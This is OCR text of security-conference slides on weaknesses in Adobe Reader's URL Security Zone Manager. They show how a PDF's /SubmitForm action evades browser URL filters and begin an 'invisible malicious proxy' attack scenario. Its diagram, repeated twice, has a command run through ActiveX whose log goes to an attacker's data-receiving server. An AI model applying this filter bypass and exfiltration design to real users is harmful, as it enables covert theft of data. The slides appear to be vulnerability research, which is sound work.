
With Submit Form Method:

C:\\Users\\CURRENT_USER\\AppData\\Local\\Temp\\AR95F6.htm

The web browser only knows this URI!!!

Weaknesses of Adobe's URL Security Zone Manager (4/5)

DEMO



Weaknesses of Adobe's URL Security Zone Manager (5/5)


The web browser can not know the real URL*

Now, imagine that a URL is normally blacklisted in a web browser. If we use Submit Form, browser filter cannot be applied on the URL.*

Weaknesses of Adobe's URL Security Zone Manager (5/5)


With Adobe Reader version > 10:


- ***Protected Mode.***



HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader \10.0\Privileged\bProtectedMode

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions



World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
PDF
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
3
4
PHP Data receiving
Server
Response.txt
C:\>_
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
MyLog.txt
5
www.google.fr
World Wide Web


World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
PDF
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
PHP Data receiving
Server
Response.txt
4
3
C:\>_
MyLog.txt
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
5
www.google.fr
World Wide Web

An invisible malicious proxy (1/10)

Step 1: Opening the PDF launch a HTTP request to the malicious Server

